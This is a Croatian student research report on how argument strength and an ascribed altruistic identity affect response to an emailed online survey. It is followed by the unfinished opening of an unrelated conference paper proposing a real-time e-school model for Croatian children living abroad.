Aktualne teorije persuazije nazivaju se dvoprocesnim modelima persuazije jer objašnjavaju procese koji uključuju detaljnije razmatranje sadržaja poruke i aspekta objekta stava, ali i procese persuazije koji zahtijevaju malo kognitivnog napora (Aronson,Wilson i Akert, 2005). Model vjerojatnosti elaboracije (MVE) kao i heuristično-sustavni model elaboracije (HSM) objašnjavaju kada će primatelj poruke biti pod utjecajem logike argumenta u poruci, a kada pod utjecajem nevažnih, to jest perifernih obilježja u sadržaju i kontekstu poruke.

Heuristično sistematski model kao i MVE pretpostavlja da na niskim razinama motivacije prevladava obrada poruke bez ulaganja kognitivnog napora, to jest

heurističko procesiranje. Na višim razinama motivacije i sposobnosti, djeluje obrada uz ulaganje više kognitivnog napora, to jest sistematsko procesiranje, no heuristici, ili prečaca u zaključivanju, se koriste i dalje. To objašnjava hipoteza pristranosti HSM-a, po kojoj ako je sadržaj poruke nejasan ili mješovit, primjena heuristika može iskriviti sistematsko procesiranje poruke u smjeru koji primjenjeni heuristik implicira (Bohner, 2002) . U primjeru reklama ili pomagačkog ponašanja , nedovoljno uvjereni primatelj poruke dodatno će iskoristit pripisani identitet kao informaciju u prosudbi treba li djelovati sukladno poruci.

PROBLEM I HIPOTEZE ISTRAŽIVANJA

Problem ovog istraživanja je ispitati utjecaj snage poruke (različite kvalitete argumenata) i pripisivanja identiteta altruistične osobe na odaziv sudionika u istraživanju putem interneta. Hipoteza je da u situaciji kada su u pozivu sudionicima na istraživanje putem interneta navedeni slabi argumenti o važnosti istraživanja postojat će utjecaj pripisanog identiteta na odaziv istraživanju i to tako da će odaziv biti veći. U situaciji kada su u pozivu sudionicima na istraživanje putem interneta navedeni jaki argumenti prisutnost pripisanog identiteta neće povećati odaziv.

METODOLOGIJA

Nacrt

U istraživanju je upotrijebljen složen nacrt na nezavisnim skupinama 2 (jaki/ slabi argumenti) X 2 (sa pripisanim identitetom/ bez pripisanog identiteta). Zavisna mjera bila je odaziv sudionika, operacionaliziran kao proporcija studenta koji su upitniku pristupili te proporcija studenata koji su upitnik završili od svih studenata koji su upitniku pristupili.

Ispitanici

U istraživanju su sudjelovali studenti, korisnici mailing liste prve, druge, treće godine preddiplomskog studija te mailing liste prve godine diplomskog studija psihologije. Poruka je odaslana na ukupno 378 e-mail adresa od čega je 99 e-mail adresa sa liste prve godine, 100 e-mail adresa sa liste druge godine, 94 e-mail adresa sa liste treće godina te 85 e-mail adresa sa liste prve godine diplomskog studija.

Materijali i instrumenti

Persuazivna poruka

Persuazivna poruka upućivala je na važnost istraživanja načina učenja korištenjem jakih ili slabih argumenata odabranih nakon predispitivanja. U predispitivanju su kvalitetu argumenata o važnosti istraživanja načina učenja u procjenjivali studenti 2. godine diplomskog studija psihologije preko online upitnika dostupnog na stranici http://www.kwiksurveys.com.
Prvo predispitivanje sadržavalo je 29 argumenata. Ovisno o vlastitom prezimenu studenti su pristupali poveznici na jedan od dva upitnika koji su sadržavali iste argumente, ali prezentirane u dva različita redoslijeda. Kako bi se dobio veći raspon između jakih i slabih argumenata uslijedilo je dodatno predispitivanje sa upitnikom koji je sadržavao još 7 argumenata. Prvom su predispitivanju pristupila 27, a kasnijem 12 studenata.
Svaki od 36 argumenata prikazan je na zasebnoj stranici online upitnika. Studenti su trebali procijeniti na ljestici od 1 do 7 stupnjeva koliko je argument uvjerljiv pri čemu 1 značilo “argument je sasvim neuvjerljiv, slab i lako ga je pobiti”, a 7 značilo “argument je vrlo uvjerljiv, snažan i teško ga je pobiti”.
Na temelju tih procjena odabrano je pet slabih i pet jakih argumenata korištenih u formiranju jake i slabe persuazivne poruke. Prosječna procjena uvjerljivosti jakih argumenata iznosi 5.475 (*SD*= 0.172), dok prosječna procjena slabih iznosi 3.696 (*SD*=0.392). Razlika u procijenjenoj kvaliteti jakih i slabih argumenata statistički je značajna (t=9,17, df=8, p <0.01).
Pripisan identitet operacionaliziran je sljedećim rečenicama dodanim na kraju poruke sa argumentima, a prije poveznice na upitnik načina učenja: "Sudjelovanje u istraživanjima povezano je sa različitim mjerama altruizma (Crowley, 1998.). Unaprijed hvala na pomoći u istraživanju!".

Upitnik načina učenja

Studenti su mogli pristupiti online upitniku preko poveznice na stranicu http://www.kwiksurveys.com koja se nalazila na kraju poslanog e-maila. Čestice upitnika bile su namijenjene ispitivanju strategija učenja i organizacije vremena te su preuzete iz sljedećih upitnika:
1.Upitnika o načinu učenja - modificirana verzija (Bartulović i Biondić, 1986) namjenjenog ispitivanju učeničkih ponašanja koje obuhvaćaju aspekte bitne za postizanje rezultata u učenju.
2.Upitnika o procesima učenja (Schmeck, 1988) namjenjenog mjerenju četiri faktora učenja: dubine procesiranja, metode učenja, retencije činjenica i elaborativnih procesa.
3.Upitnika "Strategije osobne organizacije"(Drempetić , 2003).
4.Upitnika uspješnosti korištenja vlastitog vremena (DPP,1994)
(prema http://mjesec.ffzg.hr/webpac-cpi/) .
U konačnom je obliku upitnika ostalo 150 čestica nakon što su izbačene čestice neodgovarajućeg sadržaja poput pitanja namijenjenih isključivo ispitivanju obilježja srednjoškolskog obrazovanja te neodgovarajućeg formata poput pitanja otvorenog tipa. Ispitanici su odgovarali na skali od 1 do 5 pri čemu 1 znači "uopće se ne slažem" , a 5 znači "u potpunosti se slažem".
Prva stranica upitnika sadržavala je obavijest da zbog posebnosti mjerenja ispitanici nisu obvezni odgovoriti na sva pitanja, no poželjno je da odgovore na što više pitanja. Uslijedile su čestice prezentirane zasebno, kao čestica po stranici online upitnika. Na taj način ispitanici nisu mogli znati koliki je ukupan broj čestica u upitniku te koliko je vremena potrebno za ispunjavanje upitnika. Česticama nije prethodio redni broj.

Procedura

Istraživanje je provedeno krajem svibnja 2011. godine. Članovi svake skupina ispitanika, to jest godine studija, dobili su e-mail naslova "Molim vas, pročitajte" proslijeđen preko predstavnika godine na mailing listu godine studija. U e-mailu je nakon molbe za pomoć u istraživanju i definicije načina učenja, uslijedio je sadržaj različit za ispitanike ovisno o godini studija, to jest mailing listi kojoj pripadaju:

- Studenti prve godine studija dobili su poruku sa slabim argumentima o važnosti istraživanja načina učenja bez pripisanog identiteta.
- Studenti druge godine studija dobili su poruku sa jakim argumentima o važnosti istraživanja načina učenja sa pripisanim identitetom **.**
- Studenti treće godine studija dobili su poruku sa slabim argumentima o važnosti istraživanja načina učenja sa pripisanim identitetom .
- Studenti četvrte godine studija dobili su poruku sa jakim argumentima o važnosti istraživanja načina učenja bez pripisanog identiteta.

Na kraju e- maila je za sve skupine uslijedio poziv za sudjelovanje u istraživanju te poveznica sa upitnikom stilova učenja. Na prvoj stranici upitnika ispitanicima je dana uputa koja je glasila "Slijede pitanja namijenjena ispitivanju načina učenja. Upitnik je opsežan te niste obvezni odgovoriti na sva pitanja. Također, iako je što više odgovora poželjno, zbog posebnosti mjerenja svaki je ponuđeni odgovor koristan ."
Nakon upute uslijedile su čestice prezentirane zasebno, kao čestica po stranici upitnika. Kako je čestica bilo 150 , upitnik je zamišljen kao zamoran i za ispitanike nepredvidivog trajanja. Za popunjavanje kompletnog upitnika ispitaniku je bilo potrebno otprilike 20 minuta.
Ispitanicima je tjedan dana nakon poslanih e-mailova ponovno ponovo poslan e-mail u kojem je objašnjena prava svrha i problem istraživanja.

REZULTATI

Pristupanje upitniku

Kako bi se provjerilo između kojih uvjeta poruke različitog sadržaja je značajna razlika u pristupanju provedena je analiza varijance na proporcijama ispitanika koji su pristupili upitniku. To je učinjeno tako da je svaki ispitanik koji je pristupio upitniku dobio vrijednost jedan, dok je ostalim korisnicima mailing liste pripisana vrijednost nula. Na taj način dobiveni rezultati, to jest proporcije, prikazani su u tablici 1. Rezultati provedene 2X2 analize varijance (snaga argumenata X pripisan identitet) nalaze se u tablici 2.
Značajnim se pokazao glavni efekt pripisanog identiteta (F (1,374)= 15, 836, p <0,05) ; u uvjetima bez pripisanog identitete pristupa više sudionika upitniku (p=0,38 ili 38%) nego u uvjetima kada poruka sadrži pripisan identitet (p=0, 201 ili 20,1%). Glavni efekt snage argumenata kao ni interakcija snage argumenata i pripisivanja identiteta nisu se ispostavili značajnim (tablica 2).

Tablica 1
Proporcija ispitanika koji su pristupili upitniku te ispitanika koji nisu pristupili upitniku, ovisno o snazi argumenata i pripisivanju identiteta u poruci

Snaga argumenata	Pripisan identitet	*p*	*SD*	*N*
Slabi	Da	,192	,396	94
	Ne	,343	,477	99
	Ukupno	,269	,445	193
Jaki	Da	,210	,409	100
	Ne	,423	,497	85
	Ukupno	,308	,463	185
Ukupno	Da	,201	,402	194
	Ne	,380	,487	184
	Ukupno	,288	,454	378

Legenda: p=proporcija ispitanika koji su pristupili upitniku

Tablica 2
Rezultati 2X2 analize varijance za zavisnu varijablu proporcija ispitanika koji su pristupili upitniku

Izvor varijabiliteta	Suma kvadrata	Stupnjevi slobode	Prosječni kvadrat	*F*	*p*
Snaga argumenata	,229	1	,229	1,153	,284
Pripisan identitet	3,143	1	3,143	15,836	,000
Interakcija snaga *pripisan identitet	,089	1	,089	,450	,503

Dovršavanje upitnika

Kako bi se provjerilo postoje li razlike u dovršavanju upitnika provedena je analiza varijance na proporcijama ispitanika koji su dovršili upitnik. Svaki ispitanik koji je dovršio upitnik dobio vrijednost jedan, dok je ostalima ispitanicima koji su pristupili, no ne i dovršili upitnik, pripisana vrijednost nula. Na taj način dobiveni rezultati, to jest proporcije, prikazani su u tablici 3. Rezultati provedene 2X2 analize varijance (snaga argumenata X pripisan identitet) nalaze se u tablici 4.
Interakcija snage argumenata i pripisivanja identiteta je statistički značajna (F (1,374) = 4,168, p<0,05): kod slabih argumenata više ispitanika dovršava upitnik kada je pripisan altruistični identitet, dok u uvjetima jakih argumenata više ispitanika dovršava upitnik kada pripisanog identiteta nema. Glavni efekt snage argumenata kao ni glavni efekt pripisanog identiteta nisu se ispostavili značajnim

Tablica 3
Proporcija ispitanika koji su dovršili upitnik te ispitanika koji nisu dovršili upitnik od svih ispitanika koji su pristupili upitniku, ovisno o snazi argumenata i pripisivanju identiteta u poruci

Snaga argumenata	Pripisan identitet	*p*	*SD*	*N*
Slabi	Da	,722	,461	18
	Ne	,529	,507	34
	Ukupno	,596	,495	52
Jaki	Da	,429	,507	21
	Ne	,639	,487	36
	Ukupno	,561	,501	57
Ukupno	Da	,564	,502	39
	Ne	,586	,496	70
	Ukupno	,578	,496	109

Legenda: p = proporcija ispitanika koji su pristupili upitniku

Tablica 4
Rezultati 2X2 analize varijance za zavisnu varijablu proporcija ispitanika koji su dovršili upitnik od svih koji su upitniku pristupili

Izvor varijabiliteta	Suma kvadrata	Stupnjevi slobode	Prosječni kvadrat	*F*	*p*
Snaga argumenata	,212	1	,212	,870	,353
Pripisan identitet	,002	1	,002	,008	,930
Interakcija snaga *pripisan identitet	1,013	1	1,013	4,168	,044

DISKUSIJA

U slučaju mjere pristupanja upitniku provedeno istraživanje nije potvrdilo hipotezu o djelovanju perifernog znaka na povećanje odaziva u uvjetima slabih, ali ne i jakih argumenata. Istraživanje je pokazalo djelovanje efekta perifernog znaka i to tako da veći broj ispitanika pristupa upitniku u slučaju kada poruka ne sadrži periferni znak, neovisno o kvaliteti sadržanih argumenata. U slučaju dovršavanja upitnika hipoteza je potvrđena: pripisan identitet djeluje kod slabih argumenata na dovršavanje upitnika i to tako da više ispitanika dovršava upitnik ako je altruistični identitet pripisan. To se ne događa u uvjetima jakih argumenata kada više ispitanika dovršava upitnik kada pripisanog identiteta nema.

Mogući razlozi zašto više studenata pristupa upitniku u slučaju kada poruka ne sadrži pripisani identitet, neovisno o kvaliteti sadržanih argumenata su:

1) Razlika u početnoj motivaciji za pristupanje upitniku. Skupine u istraživanju su studenti različitih godina studija za što ima temelja vjerovati da djeluje na početnu motivaciju za sudjelovanje u istraživanju. Upravo su se studenti prve godine preddiplomskog (slabi argumenti i bez pripisanog identiteta) i prve godine diplomskog (jaki argumenti i bez pripisanog identiteta) odazvali u najvećem broju na istraživanje. Ovi rezultati potvrđuju pretpostavku da su prva godina preddiplomskog i prva godina diplomskog studija u početnoj motivaciji najviše zainteresirani za pristupanje.

2) Pretpostavka je da je pripisan altruističan identitet persuazivnu namjeru poruke učinio jasnijom i tako izazvao otpor kod sudionika. Efekt poruke na stavove je veći ukoliko namjera mijenjanja stavova nije očita (Petty i Cacioppo,1986, prema Aronson,Wilson i Akert, 2005). U slučaju očite persuazivne namjere, kod ispitanika se javlja otpor persuaziji i oni su potaknuti stvarati kontraargumente. Kako poruka apelira na izvođenje ponašanja, moguć je osjećaj sudionika da je njihova sloboda izvođenja traženog ponašanja ugrožena. Naime, na kraju poruke navodi se da je sudjelovanje u istraživanju povezano sa altruizmom, čime bi se ovo apeliranje na vrijednosti moglo shvatiti kao svojevrsna ucjena (“ Znači , ne pomognem li, manje sam altruističan/altruistična? “).

3) Duljina poruke može djelovati suprotno argumentima poruke . Naime, zbog osjećaj ulaganje napora u čitanje poruke koji je veći u slučaju duže poruke (sa pripisanim altruističnim identitetom), ispitanici su mogli odustati i od čitanja poruke do kraja i od sudjelovanja u istraživanju. Iako je tu moguć i učinak identiteta u skladu sa sadržajem poruke: dužina poruke kao heuristik može upućivati na važnost poruke, to jest važnost istraživanja načina učenja.

Kod mjere dovršavanja upitnika pokazuje da u slučaju slabih argumenata više studenata dovršava upitnika kada je pripisan identitet. U slučaju jakih argumenata više studenata dovršava upitnika kada identitet altruistične osobe nije pripisan. Ovi rezultati potvrđuju hipotezu koju smo očekivali zbog hipoteze o pristranosti HSM-a, po kojoj ako je sadržaj poruke nejasan ili mješovit, primjena heuristika (pripisanog identiteta) može iskriviti sistematsko procesiranje poruke u smjeru koji primijenjeni heuristik implicira (Bohner, 2002) . Alternativno objašnjenje nudi i hipoteza o raspoloženju kao informaciji (Schwartz, Bless, Bohner, 1991). Istraživanja opetovano pokazuju da ljudi u dobrom raspoloženju manje pažnje poklanjaju snazi argumenata te ih je lakše djelovati porukom na njihovo ponašanje ili stav. Razlog je što se ljudi u zaključivanju o poruci oslanjaju na svoje dobro raspoloženje kao informaciju o kvaliteti poruke. U ovom slučaju, postoji mogućnost da je laskanje ili pripisivanje identiteta posredno preko utjecaja na raspoloženje povećalo dovršavanje upitnika.

U slučaju mjere dovršavanju upitnika, nije dobiven značajan efekt pripisanog identiteta koji bi potvrdio početnu razliku u motivaciji: veću motivaciju studentata diplomskog studija i studenata prve godine studija.
Mjere pristupanja i dovršavanja poruke obuhvaćaju različita ponašanja: dok je pristupanje u većoj mjeri spontano ponašanje, dovršavanje je u većoj mjeri planirano ponašanje. U slučaju spontanih ponašanja stavovi predviđaju ponašanje jedino ako su jako pobudljivi (Fazio, 1990, prema Aronson,Wilson i Akert, 2005). Pobudljivost se odnosi na snagu asocijacije između objekta stava i vrednovanja objekta, a mjeri se brzinom izjašnjavanja o nekom objektu. Za pretpostaviti je različitu pobudljivost stava o važnosti istraživanja kod prve godine preddiplomskog studija koji navikli toliko često biti ispitanici, ali i kod četvrte godine studija kojoj slijedi vlastito istraživanje za diplomski rad. Kod planiranih ponašanja stavovi su prediktori ponašanja uz mogućnost izvođenja čina te prihvatljivost čina kod izvođaču značajnih osoba. Iz tog razloga je vjerojatnije da će djelovanje porukom na stav se očitovati na ponašanje ukoliko je ono planirano.
Najveći problem ovog istraživanja je upravo nedostatak informacije o početnoj motivaciji studenata različite godine. Naime, nemoguće je odijeliti negativan efekt pripisanog identiteta na pristupanje upitniku od djelovanja početne motivacija za sudjelovanje u istraživanju. Kako student ne bi posumnjali u obmanu istraživanja te da istraživanje umjesto načina učenja ispituje promjenu stava i ponašanje, studentima se nije u samom upitniku postavilo pitanje koliko su općenito zainteresirani za sudjelovanje u istraživanjima. Također kako bi to pitanje uslijedilo nakon e- maila sa porukom , moguće je da bi poruka djelovala i na taj odgovor. Ovaj nedostatak informacije o početnoj motiviranosti za istraživanje mogao se izbjeći na sljedećim izmjenama:

1) Umjesto različite poruke u e-mailu , svi student dobivaju e mail sa identičnim pozivom na sudjelovanje u istraživanju.

2) Na prvoj stranici upitnika slijedi poruka sa argumentima različite kvalitete i pripisanim identitetom ovisno o skupini , to jest godini studija

3) Slijedi uputa za rješavanje te pitanja upitnika.

4) Na taj način bi se kao mjera početne motivacije moglo iskoristiti pristupanje upitniku prije djelovanja persuazivne poruke.

Preporuke za daljnja istraživanja su:

1) Nepoznat identitet istraživača sudionicima. Osobno poznavanje istraživača djelovalo je uz sadržaj poruke na važnost istraživanja za student, pogotovu u slučaju studenata diplomskog studija.
2) Više od 150 pitanja. Kako bi se dobila kontinuirana mjera dovršavanje upitnika za obradu analizu varijance potrebno je više od 150 pitanja kako ispitanici ne bi dovršavali upitnik te bi mjera ponašanja bila kontinuirana i pogodnija za parametrijsku obradu .
Najznačajnija primjena ovih nalaza u praksi se odnosi na predtestiranje formulacija kojima se identitet pripisuje kako se u reklamnoj poruci ne bi postigao kontraefekt . Čini se da pripisivanje identiteta djeluje na način da povećava uvjerljivost poruke za ispitanike koji nisu početno odbijeni porukom sa pripisanim identitetom što je nalaz koji upućuje na važnost ispitivanja obilježja ciljane publike kojoj se poruka obraća kao što su početna motivacija i sposobnost za analiziranje poruke.

ZAKLJUČAK

U slučaju mjere pristupanja upitniku provedeno istraživanje nije potvrdilo hipotezu o djelovanju perifernog znaka na povećanje odaziva u uvjetima slabih, ali ne i jakih argumenata. Istraživanje je pokazalo djelovanje efekta perifernog znaka i to tako da veći broj ispitanika pristupa upitniku u slučaju kada poruka ne sadrži periferni znak, neovisno o kvaliteti sadržanih argumenata. U slučaju dovršavanja upitnika hipoteza je potvrđena: pripisan identitet djeluje kod slabih argumenata na dovršavanje upitnika i to tako da više ispitanika dovršava upitnik ako je altruistični identitet pripisan što se ne događa u slučaju jakih argumantata.

LITERATURA

Aronson, E., Wilson, T.D. i Akert, R. M. (2005). Socijalna psihologija. Zagreb: Mate

Bohner, G. (2002). Stavovi.U: Hewstone, M. i Stroebe, W.(Ur.) Socijalna psihologija. Jastrebarsko: Naklada Slap

Fointiat, V.(2006). "You're helpful" versus "That's clear". Social versus functional label in Foot-in-the-door paradigm. Social behaviour and personality 34(5), 461-466

Čorkalo, D. (1997) . Mijenjaju li se stavovi racionalno: provjera postavki modela vjerojatnosti elaboracije. Doktorska disertacija. Zagreb: Odsjek za psihologiju, Filozofski fakultet.

Vallacher, R. R., & Wegner D. M. (1987). What do people think they're doing? Action identification and human behavior. *Psychological Review,* 94, 3-15

Pretraživanje baze psihologijskih mjernih instrumenata. <http://mjesec.ffzg.hr/webpac-cpi/>. Pristupljeno 18.1.2012.

Razvoj modela e-škole kao dodatnog oblika nastave za djecu koja žive izvan Hrvatske

Tomislav Težak, Mario Dumančić
Učiteljski fakultet u Zagrebu, Savska cesta 77., Zagreb, Hrvatska
tom_tezak@hotmail.com mario.dumancic@ufzg.hr

Sažetak - U radu je prikazan model e-škole koji bi prvenstveno koristio djeci koja žive izvan Republike Hrvatske kao dodatni oblik nastave, a daljnjim razvojem bi bio primjenjiv učenicima u slabije naseljenim područjima RH i učenicima koji su djelomično ili u potpunosti onemogućeni u praćenju redovne nastave. Prijenos nastavnog procesa temelji se na sustavu učenja na daljinu posredstvom multimedije, a u radu su opisani primjenjivi alati za e-učenje na daljinu, osnovni „servisi" i sadržaji škole, oprema potrebna za rad škole i oprema potrebna za učenike škole. Cilj ovakve škole nije zamjena klasične škole i klasičnog oblika nastave nekom novom školom, već dopuna školskog sustava u područjima u kojima se redovnim putem nastava ili ne može održavati ili je otežana, a naglasak je na nastavi koja se održava u „realnom vremenu" bez obzira na udaljenost učitelja i učenika, te na niskim troškovima opreme koja je potrebna za praćenje nastave.

I. UVOD

E-učenje sa korištenjem interaktivnih multimedijskih nastavnih materijala je relativno uobičajeno u današnjem svijetu, ali školovanje na daljinu kao sustavnog oblika učenja predstavlja izazov.[1] Institucionalno provođenja obrazovanja koje zadovoljava sve pravne, planske i programske komponente koje ima uobičajena klasična škola do sada nije bila uobičajeno. Razvojem ICT tehnologije i multimedijskih sustava ovakav oblik škole na daljinu postaje ne samo moguć nego i vrlo sličan školovanju u klasičnoj školi.

Stručnjaci iz područja obrazovanja sagledavajući školu, školski sustav i tehnološke mogućnosti koje nam se u današnjem svijetu nude omogućuju razvoj ove ideja. Ovaj rad predstavlja ideju novog modela, ali na temelju ovog modela trebala bi se provoditi daljnja istraživanja koja bi pomogla u ostvarenju prave škole ove vrste. Na ideju ovakve škole došao sam nekoliko godina proučavajući e-učenje. U to vrijeme se na Internetu moglo pronaći vrlo malo o ovakvoj vrsti školovanja. Danas u SAD-u već postoji državna škola ovakvog tipa (e-school) što nam pokazuje koliko brzo se trendovi u modernom školstvu mijenjaju. [1]

U usporedbi s raširenijim načinima učenja na daljinu posredstvom IC tehnologije gdje se nastava ne odvija sinhronom komunikacijom i učenici sami odlučuju kada, gdje i koliko će učiti, model prikazan u ovom radu kao temelj ima sinhronu komunikaciju zbog toga da se što više približi klasičnom učenju jer su ciljana skupina učenici osnovnih škola koji nisu u mogućnosti pratiti nastavu u klasičnoj školi, ali što ne znači da model nije primjenjiv kod bilo koje dobne skupine[2,3].

II. PRIMJER POSTOJEĆIH VIRTUALNIH ŠKOLA

Primjer postojećih virtualnih škola e-škola posredstvom informacijsko komunikacijske tehnologije danas više nije rijetkost i postoje razni oblici e-učenja koji ne moraju obavezno podrazumijevati sinhronu komunikaciju učenika i učitelja. Model e-škole opisan u ovome radu daleko manje zastupljen u svijetu nego razni oblici neformalnog obrazovanja koji se održavaju oblikovani u e-učenje.[4]

Najpoznatija škola ove vrste je k12 koja je prihvaćena kao državna škola, a djeluje na području SAD. Drugo veliko područje koje koristi ovakvo školstvo je Australija, a u oba slučaja virtualne škole koriste stanovnici udaljenih područja ili učenici kojima je školovanje preko Interneta iz raznih razloga prihvatljiviji oblik nastave nego klasična škola.

K12 je u stvari sustav za učenje koji se provodi kroz „područne škole", a koji je uključen u američko javno školstvo, čime je sudjelovanje u ovoj školi potpuno zadovoljeno obveznost školovanja, a statusom javne škole (Public school), učenici imaju prava, obaveze i pogodnosti pri školovanju jednako kao u bilo kojoj američkoj javnoj školi. Ovaj sustav zapošljava preko 1600 učitelja i nastavnika i prisutan je u preko trideset država SAD-a (podatak od 26.11.2010.).[2]

Učenici ove škole nastavu prate putem osobnog računala (koriste komunikacijski alat Elluminate[3]), što znači da nemaju nikakve dodatne izdatke u smislu informacijsko komunikacijske tehnologije, a nastavne materijale, udžbenike, materijale neophodne za izradu pokusa, prezentacije za kućnu upotrebu, bojice za crtanje i slikanje, pa čak i mikroskope s preparatima dobivaju od matičnog školskog centra. Na kućnu adresu putem pošte dobivaju sve što će im biti potrebno u nastavi za određenu školsku godinu, čime se u stvari dolazi do toga da ovo nije klasična nastava potpomognuta računalnom tehnologijom, već je nastava putem računala dopunjena klasičnim oblikom knjiga, što opet dovodi do novog

[1] http://www.eschoolonline.com/

[2] https://www.eschooldata.com/login.asp

[3] http://www.elluminate.com/Services/Training/Elluminate_Live

oblika pojma blended learning, ali u „obrnutom smjeru“ nego što smo do sada navikli.[5]

III. PRIKAZ MODELA

Predložen je model e-škole kao dodatnog oblika nastave za djecu koja žive izvan matične zemlje, odnosno izvan Republike Hrvatske. Ovaj model bi se mogao pokazati vrlo korisnim u slučaju odlaska obitelji na privremeni rad u inozemstvo jer mnogi učenici po povratku, a uslijed različitosti u školskim sustavima koje pohađaju izvan naše zemlje, ne uspijevaju u cijelosti pratiti nastavni plan i program pa često dolazi do zaostataka ili potrebe za dodatnom nastavom.

Uspostavom ovakvog modela škole, učenici bi bili u mogućnosti povremeno ili svakodnevno uz redovnu nastavu koju prate u inozemstvu, pratiti i nastavu iz hrvatske škole koju prate njihovi vršnjaci u domovini, a po povratku iz inozemstva lakše bi nastavili školovanje.

Model se oslanja na predmete koji su specifični za hrvatsko školstvo kao što su u primarnom obrazovanju „Hrvatski jezik“ i „Priroda i društvo“, a daljnjim razvojem model bi mogao u potpunosti zamijeniti „klasičnu“ školu, te bi tako mogao biti koristan učenicima koji žive u udaljenijim i manje naseljenim prostorima naše zemlje, te bi na taj način doprinijelo sprječavanju raseljavanja stanovništva. Isto tako mogao bi biti koristan učenicima koji su zbog bilo kojih razloga (često zdravstvenih) spriječeni dolaziti u školu.

Tijekom rada istraživao sam učenje na daljinu s posebnim naglaskom na e-učenje, odnosno e-schooling, što je relativno novi pojam i u svijetu. Rad je napisan tako da kao jedan od prvih radova o e-schoolingu u našoj zemlji bude na neki način jedna vrsta početne točke odakle bi se u bliskoj budućnosti mogao istraživati ili graditi širi projekt e-škole, ali i novi, odnosno modificirani predmeti kojima su osnova temeljne znanosti (pedagogija, psihologija, logika, metodika) jer novi mediji donose i prilagodbu, odnosno novi pristup odgojno-obrazovnim znanostima.[6]

E-škola je jedan relativno novi pojam unutar e-učenja i učenja na daljinu, a koji je u stvari nadogradnja samog e-učenja težeći ka tome da se svi oblici klasične škole transformiraju u oblik e-učenje i time omogući školovanje učenika koji nisu u mogućnosti pratiti nastavu i školovati se kroz klasičnu nastavu i školovanje.

Drugim riječima e-školu bismo mogli definirati kao podvrstu e-učenja, u kojoj smo čitav sustav jedne škole preformulirali na informacijsko-komunikacijsku tehnologiju, a za razliku od drugih oblika e-učenja gdje se obavezno ne podrazumijeva provođenje formalnog obrazovanja i školskog sustava.

E-škola treba pružati materijalnu, komunikacijsku, nastavno-programsku, pedagošku i psihološku podršku učeniku u istoj mjeri kao i konvencionalna škola, s naglaskom na “živu” komunikaciju prema učeniku, a koja je potrebna iz više razloga. Prednosti su ovakve škole u usporedbi s uobičajenim informalnim učenjem ili neformalnim obrazovanjem oblikovanim kroz razne vrste e-učenja na daljinu: trenutačno ukazivanje na pogreške, uvid u razumijevanje odnosno nerazumijevanje nastavnog sadržaja, dosljedno i pravovremeno provođenje nastavnog plana i programa, sinhrona pomoć pri savladavanju novog nastavnog sadržaja, zorno prikazivanje nastavnih tema brzinom koja odgovara učenicima, kvalitetniju socijalizaciju s ostalim sudionicima u odnosu na druge modele e-learninga i ostalo, a što je najvažnije f2f komunikacija između učenika i učitelja.[7,8]

Ipak, tehnologija bi se trebala, koliko god je zastupljena, nalaziti u drugom planu jer učenik treba što manje pažnje posvećivati tehnologiji, a više sadržajima učenja. Drugim riječima, upotreba tehnologije od strane učenika treba se svesti na razinu svakodnevne upotrebe računala u svrhu zabave ili traženja informacija kakve učenik svakodnevno nalazi koristeći računalo.

Nastava se u školi predviđenom ovim modelom odvija putem video veze (stolne videokonferencije), u realnom vremenu i u živoj interakciji učitelja s učenikom ili učenicima, odnosno u međusobnoj interakciji učenika i time se omogućava privid razrednog okružja u kojem učitelj i učenici vode živi razgovor. Kvaliteta ovakvog načina učenja na daljinu je daleko bliža kvaliteti nastave u “realnom” razredu ili školi nego putem dopisne nastave (e-mail), putem snimljenih nastavnih programa na CD mediju ili bilo kojem nosaču informacija (uključujući i edukativne mrežne stranice) koje nazivamo e-learning, a gdje u stvari ne postoji živa komunikacija između učenika i učitelja, a time postoji daleko veća mogućnost motivacije učenika i prilagodbe rada trenutačnom stanju i znanju učenika u vrijeme održavanja nastave.

Ovaj način školovanja za sada je kod nas potpuno nepoznat u praksi, dijelom i zbog neprilagođenih zakonskih regulativa ovakvom školovanju, ali u svijetu ovakvi ili slični sustavi nisu nepoznanica.

IV. RAZRADA MODELA

Škola opisana modelom u ovom radu, trebala bi zadovoljavati potrebe ostvarivanja nastavnog procesa prema nastavnom planu i programu, a da u isto vrijeme ne zahtijeva posebna dodatna ulaganja od strane učenika u vidu IC tehnologije koja nije sastavni dio većine kućanstva (računalo, monitor, tipkovnica, pisač, skener). Uz to, rad na računalu ne bi smio zahtijevati posebnu edukaciju jer bi rad e-škole i programi morali biti razumljivi svakom prosječnom korisniku računala. To bi doprinijelo nesmetanom radu, odnosno praćenju nastave bez ometajućih faktora kao što su kompliciran ili nerazumljivi programi odnosno način rada koji izlazi iz okvira svakodnevnog korištenja hardversko-softverske tehnologije.[9]

Učenici bi putem Interneta i kućnog računalnog sustava primali informacije od učitelja s mogućnošću komunikacije u realnom vremenu s učiteljem i ostalim učenicima u “razredu”.

Učiteljsko računalo/oprema škole ima zadatak središnjeg računala gdje učitelj vodi nastavni sat s jednog mjesta, bez obzira na udaljenost učenika od učitelja. Učitelj na svojem računalu putem video veze vidi sve učenike, dok najveći dio ekrana zauzima nastavni sadržaj koji je u tom

trenutku predmet poučavanja i razgovora (pdf dokumenti, prezentacije, word dokumenti, fotografije, karte…). S učiteljskog računala moguće je odabrati uvid u rad pojedinog učenika, a moguće ga je odabrati i za prikaz ostalim učenicima.

Učitelj je u mogućnosti iz "e-školske e-biblioteke" odnosno bilo kojeg segmenta školskog repozitorija uzimati bilo koji dokument, prezentaciju, audio ili video isječak i prikazati ga učenicima, a isto tako ima mogućnost pisanja (white board) te učenicima objašnjavati nastavnu jedinicu na način koji je blizak nastavnom procesu u klasičnoj školi.[10,4]

Učeničko je računalo učenikovo sredstvo komunikacije prema učitelju i ostalim učenicima. Učenik na zaslonu računala vidi učitelja i ostale učenike, s time da veći dio zaslona zauzima prikaz učitelja, odnosno veći dio zaslona prikazuje sadržaj koji učitelj smatra najpotrebnijim u datom trenutku za održavanje nastave. Učenik nastavne materijale iz virtualne "biblioteke" preuzima samostalno ili na poticaj učitelja, a u nastavne materijale se mogu svrstavati svi materijali koji su trenutačno potrebni za praćenje nastave (radne listove), ili udžbenike i radne zadatke u pdf formatu ili u bilo kojem drugom formatu koji bi najbolje bio prilagođen nastavnom procesu. Time učenici prate nastavu, odnosno sadržaj koji je identičan nastavnoj literaturi koju prate i upotrebljavaju učenici u "realnoj" školi, a bez obzira na fizičku udaljenost, ali i obogaćen mogućnostima učenja i količini općih podataka dostupnim na Internetu.

